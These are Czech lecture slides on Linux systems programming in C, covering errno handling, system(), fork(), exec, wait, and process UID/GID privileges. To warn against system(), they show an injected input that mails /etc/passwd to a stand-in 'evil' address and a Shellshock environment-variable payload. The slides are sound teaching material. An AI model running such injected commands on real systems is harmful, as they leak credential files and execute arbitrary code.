Procesy

Tématicky zaměřený vývoj aplikací v jazyce C
skupina Systémové programování – Linux

Jiří Novosad

Fakulta informatiky
Masarykova univerzita
novosad@fi.muni.cz

Brno, 14. října 2016

Úvod

systémová volání

Systémová volání

Jsou základním způsobem komunikace s jádrem systému. Funkce jazyka C jsou většinou jen „wrappery“.

```
man syscalls
man 2 intro
man syscall
```

Chybové kódy systémových volání

- návratová hodnota: **obvykle** 0 v případě úspěchu, -1 při chybě
- v případě chyby nastaví hodnotu proměnné `(int) errno`, hodnoty viz manuálová stránka

  ```
  #include <errno.h>
  ```

- příklady hodnot:

  ```
  EACCES      Permission denied
  EAGAIN      Resource temporarily unavailable
  EBADF       Bad file descriptor
  ...
  ```

- `man errno`

Ošetření chyb I

- tisk chybové zprávy na `stderr`

```
#include <stdio.h>
void perror(const char *s);
```

- řetězec popisující chybu

```
#include <string.h>
char *strerror(int errnum);
```

- skupina funkcí z `errx(3)`
- ukončení programu: chybový návratový kód `EXIT_SUCCESS` nebo `EXIT_FAILURE` (`stdlib.h`)
- `errno` neslouží k detekci chyby
  - pokud došlo k chybě, je nastaveno; opačná implikace neplatí
  - ne každé volání `errno` nastavuje
- hodnotu `errno` použít hned po detekci chyby – může být přepsána jiným voláním

Ošetření chyb – příklady

Příklad I

```
if ((fd = open("file.txt", O_RDONLY)) == -1) {
    fprintf(stderr, "%s: %s: %s\n",
        argv[0], "file.txt", strerror(errno));
    /* perror("myprog: file.txt"); */

    /* here you should cope with the error, e.g. exit program */
    exit(EXIT_FAILURE);
}
```

Ošetření chyb – příklady

Příklad II

```
if ((fd = open("file.txt", O_RDONLY)) == -1) {

    int open_errno = errno;
    perror("opening file.txt failed");

    switch (open_errno) {
    case EACCESS:
        handle_permissions("file.txt");
        break;
    case EROFS:
        handle_ro_filesystem("file.txt");
        break;
    default:
        exit(EXIT_FAILURE);
    }
}
```

Procesy

vytvoření, ukončení a čekání na ukončení procesů

Co je to proces I

Proces

Instance běžícího programu – objekt pracující podle kódu programu, má vlastní adresní paměťový prostor (text, data, heap, stack), registry, programový čítač, PID, UID, GID, otevřené soubory, ...
Využívá prostředky jádra a komunikuje s ostatními procesy.

Co je to proces I

Proces

Instance běžícího programu – objekt pracující podle kódu programu, má vlastní adresní paměťový prostor (text, data, heap, stack), registry, programový čítač, PID, UID, GID, otevřené soubory, ...
Využívá prostředky jádra a komunikuje s ostatními procesy.


- jednoznačná identifikace procesu pomocí *process id* (PID)

```
$ ps
  PID TTY          TIME CMD
 3370 pts/0    00:00:00 bash
28553 pts/0    00:00:59 kile
```

- každý proces má svého rodiče
  - → výjimkou je pouze proces `init` (PID 1)
  - → struktura procesů má podobu stromu v jehož kořeni je proces `init`
- další informace o procesu najdete v adresáři `/proc/<PID>/`

Co je to proces II

Životní cyklus procesu



Stavy procesu (podle `ps`)

- R – připravený nebo běžící (running)
- S – blokovaný (sleep)
- Z – zombie, defunct
- T – pozastavený nebo krokovaný (stopped, traced)
- D – nepřerušitelný spánek
- X – mrtvý

Vytvoření nového procesu I

```
#include <stdlib.h>
int system(const char *command);
```

- knihovní funkce, ne syscall
- snadné použití; blokující
- neefektivní – funkce `system()` vytváří proces shellu (interpret příkazů) a v rámci něj volá požadovaný příkaz

  `/bin/sh -c command`
- nespoléhejte na dostupnost konkrétního shellu!
  Problém přenositelnosti není jen v jazyce C – bash, dash, ...
- potenciální bezpečnostní riziko: code injection

```
scanf("%s", d);
/* 1 day ago'; mail evil@m.cz < /etc/passwd; echo -n ' */
sprintf(cmd, "date -d '%s'", d);
/* date -d '1 day ago'; mail evil@m.cz < /etc/passwd; echo -n '' */
system(cmd);
```

Vytvoření nového procesu I

```
#include <stdlib.h>
int system(const char *command);
```

- knihovní funkce, ne syscall
- snadné použití; blokující
- neefektivní – funkce `system()` vytváří proces shellu (interpret příkazů) a v rámci něj volá požadovaný příkaz

  ```
  /bin/sh -c command
  ```
- nespoléhejte na dostupnost konkrétního shellu!
  Problém přenositelnosti není jen v jazyce C – bash, dash, ...
- potenciální bezpečnostní riziko: chyby v samotném shellu

```
# shellshock
env INNOCENT='() { :;}; /usr/bin/eject' ./bash -c 'echo test'
```

Vytvoření nového procesu I

```
#include <stdlib.h>
int system(const char *command);
```

- knihovní funkce, ne syscall
- snadné použití; blokující
- neefektivní – funkce `system()` vytváří proces shellu (interpret příkazů) a v rámci něj volá požadovaný příkaz

  ```
  /bin/sh -c command
  ```
- nespoléhejte na dostupnost konkrétního shellu!
  Problém přenositelnosti není jen v jazyce C – bash, dash, ...

úkol

Napište program používající volání `system(3)`, který vytiskne seznam procesů.

Vytvoření nového procesu II

```
#include <unistd.h>
pid_t fork(void);
```

- vytvoří nový proces jako kopii nadřízeného procesu
- neblokující – rozdělení běhu programu do dvou samostatných instancí
- nový proces se liší svým PID a návratovou hodnotou volání `fork()`

```
child = fork();
if (child == -1) {
    exit(EXIT_FAILURE);
}
if (child == 0) {
    /* child process */
} else {
    /* parent process */
}
/* both */
```

Vytvoření nového procesu II

Funkce pro zjištění PID

```
#include <sys/types.h>
#include <unistd.h>

pid_t getpid(void);
pid_t getppid(void);
```

úkol

Pomocí `fork()` vytvořte nový proces – oba procesy vytisknou hlášku, která identifikuje je a jejich potomka resp. rodiče.

```
"I'm the parent, my pid = 12, child's pid = 43"
"I'm the child, my pid = 43, parent's pid = 12"
```

Skupina funkcí exec

```
#include <unistd.h>
int execve(const char *path, char *const argv[],
                   char *const envp[]);

int execl(const char *path, const char *arg, ...
                  /* (char *) NULL */);
int execlp(const char *file, const char *arg, ...[1]
                  /* (char *) NULL */);
int execle(const char *path, const char *arg, ...
                  /*, (char *) NULL,  char * const envp[]*/);

int execv(const char *path, char *const argv[]);
int execvp(const char *file, char *const argv[]);[1]
```

- nahrazení běžícího procesu jiným programem
- v případě úspěchu se funkce nikdy nevrací

[1] používá PATH!

úkol

Rozšiřte předchozí příklad: potomek zavolá funkci z rodiny `exec` a vypíše běžící procesy. Rodičovský proces stále vypisuje svůj identifikační řetězec.
Upravenou verzi uložte do nového souboru/adresáře.

Čekání na ukončení procesu I

```
#include <sys/types.h>
#include <sys/wait.h>
pid_t wait(int *status);
```

- čekání na ukončení libovolného z podřízených procesů
- pouze blokující režim

```
pid_t waitpid(pid_t pid, int *status, int options);
```

- čekání na ukončení (nebo změnu stavu – podle nastavení `options`) konkrétního podřízeného procesu
- blokující i neblokující (`WNOHANG`) režim

úkol

Upravte předchozí program tak, aby rodičovský proces vypsal svůj text VŽDY jako poslední.
Upravenou verzi uložte do nového souboru/adresáře.

Čekání na ukončení procesu II

```
#include <sys/types.h>
#include <sys/wait.h>
int waitid(idtype_t idtype, id_t id, siginfo_t *infop, int options);
```

- od verze Linuxového jádra 2.6.9
- umožňuje čekat na konkrétní změnu stavu
- identifikace procesu, na který se čeká, podle různých kritérií: `P_PID`, `P_PGID`, `P_ALL`
- struktura `siginfo_t` obsahuje po návratu stavové informace o procesu

Činnosti při ukončení procesu

```
#include <stdlib.h>
int atexit(void (* function)(void));
```

- registrace funkcí prováděných při ukončení procesu (`exit(3)` a `return` ve funkci main)
- funkce se volají v opačném pořadí než jsou registrovány

Činnosti při ukončení procesu

```
#include <stdlib.h>
int atexit(void (* function)(void));
```

- registrace funkcí prováděných při ukončení procesu (`exit(3)` a `return` ve funkci main)
- funkce se volají v opačném pořadí než jsou registrovány

```
#include <unistd.h>
void _exit(int status);
```

Další operace s procesy

- asynchronní uklízení podřízených procesů
- ukončování jiných procesů
- a nejen to

Další operace s procesy

- asynchronní uklízení podřízených procesů
- ukončování jiných procesů
- a nejen to

Signály

Úvod

nastavení a změna práv procesu

Práva procesu I

Každý proces má přiřazena práva uživatele (UID) a skupiny (GID) – vlastně jich je několik.

Reálné ID (RID)

- ID uživatele/skupiny, který spustil daný proces
- kontrolované při volání `access(2)`
- kontrolované při posílání signálů
- kontrolované při změně EID

Efektivní ID (EID)

- ID uživatele/skupiny vlastnící (**setuid/setgid**) spustitelný soubor
- kontrolovaný při ostatních operacích (systémová volání)
- pokud EID $\neq 0$, lze ho změnit pouze na hodnotu RID nebo uloženého Set-User/Group-ID
- pokud EID $= 0$, lze ho změnit na jakoukoliv hodnotu

Práva procesu II

Uložené Set-User/Group-ID

- kopie EID při startu procesu

set-UID/GID programy

- z příkazové řádky pomocí *chmod(1)*:

```
# chmod u+s myprog
# chmod 4755 myprog
# ls -l myprog
-rwsr-xr-x    1 root     root    302485 Jun 15 10:45 myprog
```


POSIX funkce pro práci s ID

- getuid(), geteuid(), getgid(), getegid()
- setuid() (*a.k.a. one-way trip*), setgid()
- seteuid(), setreuid(), setegid(), setregid()

GNU rozšíření

- getresuid(), setresuid(), getresgid(), setresgid()

Změna práv procesu



Dropping Privileges

```
/* Init UID: real=10 effective=0 saved=0 */
orig_euid = geteuid();

seteuid(getuid()); // drop privileges temporarily

/* do some work with UID: real=10 effective=10 saved=0 */

setuid(getuid()); // drop privileges permanently
```

Dropping Privileges

```
/* Init UID: real=10 effective=0 saved=0 */
orig_euid = geteuid();

seteuid(getuid()); // drop privileges temporarily

/* do some work with UID: real=10 effective=10 saved=0 */

setuid(getuid()); // drop privileges permanently

/* WRONG! Since it's not a privileged process it affects only EUID */
/* UID: real=10 effective=10 saved=0 */

/* do it right now */

seteuid(orig_euid); // restore privileges
/* UID: real=10 effective=0 saved=0 */

setuid(getuid()); // drop all privileges
/* UID: real=10 effective=10 saved=10 */

if (setuid(orig_euid) != -1) { // check if privileges really can't be restored
  /* they can, handle error */
}
```

Nebezpečí privilegovaných procesů

- pracujte vždy s nejnižšími právy
- vyhněte se volání `access()` (time-of-check/time-of-use)
- pamatujte na hodnotu `umask()` (a mód volání `creat`)
- pozor na `exec()` (nebo `system()`, `popen()`, etc.)
  - dropněte práva
  - zavřete všechny nepotřebné file deskriptory
  - vyčistěte sadu proměnných prostředí
- vyhněte se `exec` funkcím používajícím PATH
- kontrolujte návratové hodnoty funkcí

Dodatečné skupiny – supplementary groups

- uživatel může být členem více skupin (kromě primární GID)
- seznam dodatečných skupin procesu

```
#include <sys/types.h>
#include <unistd.h>
int getgroups(int size, gid_t list[]);
```

- všechny skupiny (z databáze)

```
#include <grp.h>
struct group *getgrent(void);
void setgrent(void);
void endgrent(void);
```

- skupiny uživatele (z databáze) – je potřeba definovat makro `_GNU_SOURCE` (viz `man 7 feature_test_macros`)

```
int getgrouplist(const char *user, gid_t group,
                 gid_t *groups, int *ngroups);
```

Závěr

domácí úkoly a zdroje

Domácí úkol

Napište vlastní implementaci programu `id(1)`, s těmito přepínači a argumenty:

`id [-gGnru] [user]`

Vaše verze se musí chovat stejně jako ta na Nymfách s Ubuntu (nymfe23 – nymfe105).

Zkuste `man` stránky k funkcím

- `getpwuid()`, `getpwnam()`
- `getgrgid()`, `getgrnam()`

Ověřte, že program pracuje správně, i když EUID != RUID.
Tip: vytvořte si binárku, které nastavíte Set-UID/GID bit a která spustí (exec) váš program `id` nebo ten systémový.

Zdroje

ošetření chyb

- www.ibm.com/developerworks/aix/library/au-errnovariable/

procesy

- www.linuxjournal.com/article/3814

práva

- www.cs.berkeley.edu/~daw/papers/setuid-usenix02.pdf
- www.eecs.berkeley.edu/~daw/papers/setuid-login08b.pdf